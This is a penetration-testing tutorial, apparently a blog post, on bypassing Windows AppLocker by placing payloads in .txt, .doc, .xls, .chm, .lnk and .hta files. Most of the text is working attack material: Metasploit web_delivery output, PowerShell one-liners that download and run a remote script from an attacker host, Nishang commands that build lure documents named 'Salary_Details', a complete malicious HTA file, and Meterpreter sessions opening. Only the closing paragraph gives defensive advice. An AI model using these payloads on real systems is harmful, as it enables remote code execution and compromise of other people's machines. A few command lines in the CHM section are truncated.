

AppLocker Bypass – File Extensions

Bypassing AppLocker restrictions usually requires the use of trusted Microsoft binaries that can execute code or weak path rules. However it is possible in a system that it has been configured with default rules and it is allowing the use of command prompt and PowerShell to the users to bypass AppLocker by using payloads with different file extensions.

Metasploit web delivery module can be used in order to host the powershell payload that it will be used and retrieve incoming connections from the target.

1 `exploit/multi/script/web_delivery`

```
msf exploit(web_delivery) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Using URL: http://0.0.0.0:8080/9Q2lwiSds9E0pxi
[*] Local IP: http://127.0.0.1:8080/9Q2lwiSds9E0pxi
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $f=new-object net.webclient;$f.proxy=[Net.WebRe
quest]::GetSystemWebProxy();$f.Proxy.Credentials=[Net.CredentialCache]::DefaultC
redentials;IEX $f.downloadstring('http://192.168.100.3:8080/9Q2lwiSds9E0pxi');
```

Web Delivery Module – PowerShell Payload

Executing the .bat file directly from the command prompt will be prevented as by default .bat files are blocked from execution.

```
C:\>payload.bat
This program is blocked by group policy. For more information, contact your syst
em administrator.

C:\>_
```

AppLocker – Restriction on bat files

However by changing the extension of this file to .txt and executing the same payload from the command prompt will return a Meterpreter session.

1 `cmd.exe /K < payload.txt`

```
C:\>cmd.exe /K < payload.txt
```

Command Prompt – Execute a bat file as txt

payload.txt

- 1 @echo off
- 2 powershell.exe -nop -w hidden -c IEX (new-object net.webclient).downloadstring('http://192.168.100.3:8080/9Q21wiSds9E0pxi');
- 3 PAUSE

In PowerShell the contents of a txt file can be read with the Get-Content cmdlet and the Invoke-Expression can run the command that is contained in the payload-powershell.txt file:

- 1 IEX (new-object net.webclient).downloadstring('http://192.168.100.3:8080/9Q21wiSds9E0pxi');

```
PS C:\> Get-Content .\payload-powershell.txt | iex
PS C:\>
```

PowerShell – Executing Payload from a txt file

The Metasploit listener will receive the two Meterpreter sessions:

```
msf exploit(web_delivery) >
[*] 192.168.100.4 web_delivery - Delivering Payload
[*] Sending stage (957487 bytes) to 192.168.100.4
[*] Meterpreter session 3 opened (192.168.100.3:4444 -> 192.168.100.4:49168) at
2017-06-11 09:06:56 -0400
[*] 192.168.100.4 web_delivery - Delivering Payload
[*] Sending stage (957487 bytes) to 192.168.100.4
[*] Meterpreter session 4 opened (192.168.100.3:4444 -> 192.168.100.4:49171) at
2017-06-11 09:09:53 -0400
```

Web Delivery – Obtaining Meterpreter Sessions

File Extensions

Applications such as Microsoft Word and Excel should be allowed to be executed and can be used as another method to deliver malicious payloads bypassing AppLocker. Nishang PowerShell framework can be utilized to generate various extensions that will contain specific payloads such as:

- DOC


- XLS
- HTA
- LNK

It should be noted that the system needs to have office installed otherwise the nishang will not be able to generate the files.

```

1  PS C:\nishang\Client> Import-Module .\Out-Word.ps1
2  PS C:\nishang\Client> Import-Module .\Out-Excel.ps1
3  PS C:\nishang\Client> Out-Word -Payload "powershell.exe -nop -w hidden -
  c IEX (new-object net.webclient).downloadstring(
4  'http://192.168.100.3:8080/9Q21wiSds9E0pxi');"
5  Saved to file C:\nishang\Client\Salary_Details.doc
6  0
7  PS C:\nishang\Client> Out-Excel -Payload "powershell.exe -nop -w hidden
  -c IEX (new-object net.webclient).downloadstring
8  ('http://192.168.100.3:8080/9Q21wiSds9E0pxi');"
9  Saved to file C:\nishang\Client\Salary_Details.xls
10 0
11 PS C:\nishang\Client>

```



```

PS C:\nishang\Client> Import-Module .\Out-Word.ps1
PS C:\nishang\Client> Import-Module .\Out-Excel.ps1
PS C:\nishang\Client> Out-Word -Payload "powershell.exe -nop -w hidden -c IEX (new-object net.webclient).downloadstring(
'http://192.168.100.3:8080/9Q21wiSds9E0pxi');"
Saved to file C:\nishang\Client\Salary_Details.doc
0
PS C:\nishang\Client> Out-Excel -Payload "powershell.exe -nop -w hidden -c IEX (new-object net.webclient).downloadstring
('http://192.168.100.3:8080/9Q21wiSds9E0pxi');"
Saved to file C:\nishang\Client\Salary_Details.xls
0
PS C:\nishang\Client>

```

Nishang – Word and Excel with Embedded Payloads

Nishang has also two PowerShell scripts that can produce CHM files and shortcuts with embedded PowerShell payloads. It should be noted that Nishang depends on the HTML Help Workshop application in order to generate the .CHM file.

```

PS C:\Users\User\Desktop\nishang\Client> Import-Module .\Out-CHM.ps1
PS C:\Users\User\Desktop\nishang\Client> Out-CHM -Payload "IEX (new-object net.webclient).downloads
.100.3:8080/9Q21wiSds9E0pxi');" -HCHPath "C:\Program Files (x86)\HTML Help Workshop"
Microsoft HTML Help Compiler 4.74.8702

Compiling c:\Users\User\Desktop\nishang\Client\doc.chm

Compile time: 0 minutes, 0 seconds
2      Topics
4      Local links
4      Internet links
0      Graphics

Created c:\Users\User\Desktop\nishang\Client\doc.chm, 13,496 bytes
Compression increased file by 281 bytes.
PS C:\Users\User\Desktop\nishang\Client> Out-Shortcut -Payload "IEX (new-object net.webclient).down
2.168.100.3:8080/9Q21wiSds9E0pxi');"
The Shortcut file has been written as C:\Users\User\Desktop\nishang\Client\Shortcut to File Server.
PS C:\Users\User\Desktop\nishang\Client>

```

Nishang – Compiled HTML File and Shortcut with Embedded Payload

The following code can be used to bypass AppLocker and other application whitelisting software via .HTA applications.





pentestlab.hta

```

1  <HTML>
2  <HEAD>
3  <script language="VBScript">
4  Set objShell = CreateObject("Wscript.Shell")
5  objShell.Run "powershell -nop -exec bypass -c IEX (New-Object
6  Net.WebClient).DownloadString('http://192.168.100.3:8080/9Q21wiSds9E0pxi');"
7  </script>
8  </HEAD>
9  <BODY>
10 </BODY>
11 </HTML>

```

All of the files extensions below will execute the powershell payload which is hosted remotely bypassing the AppLocker rules.

<input type="checkbox"/> Name	Date modified	Type
 Salary_Details.doc	11/06/2017 16:12	Microsoft Word 97 - ...
 Salary_Details.xls	11/06/2017 16:12	Microsoft Excel 97-2...
 Shortcut to File Server	11/06/2017 16:05	Shortcut
 WindDef_WebInstall.hta	11/06/2017 15:05	HTML Application

Nishang – Generated File Extensions

Conclusion

Enabling AppLocker without blocking command prompt and PowerShell will still allow execution of code even if specific file extensions are blocked. System owners and IT administrators they need to remove trusted applications that can executed code if they are not serving a specific business purpose, deny command prompt and PowerShell for standard users and DLL rules should be enabled.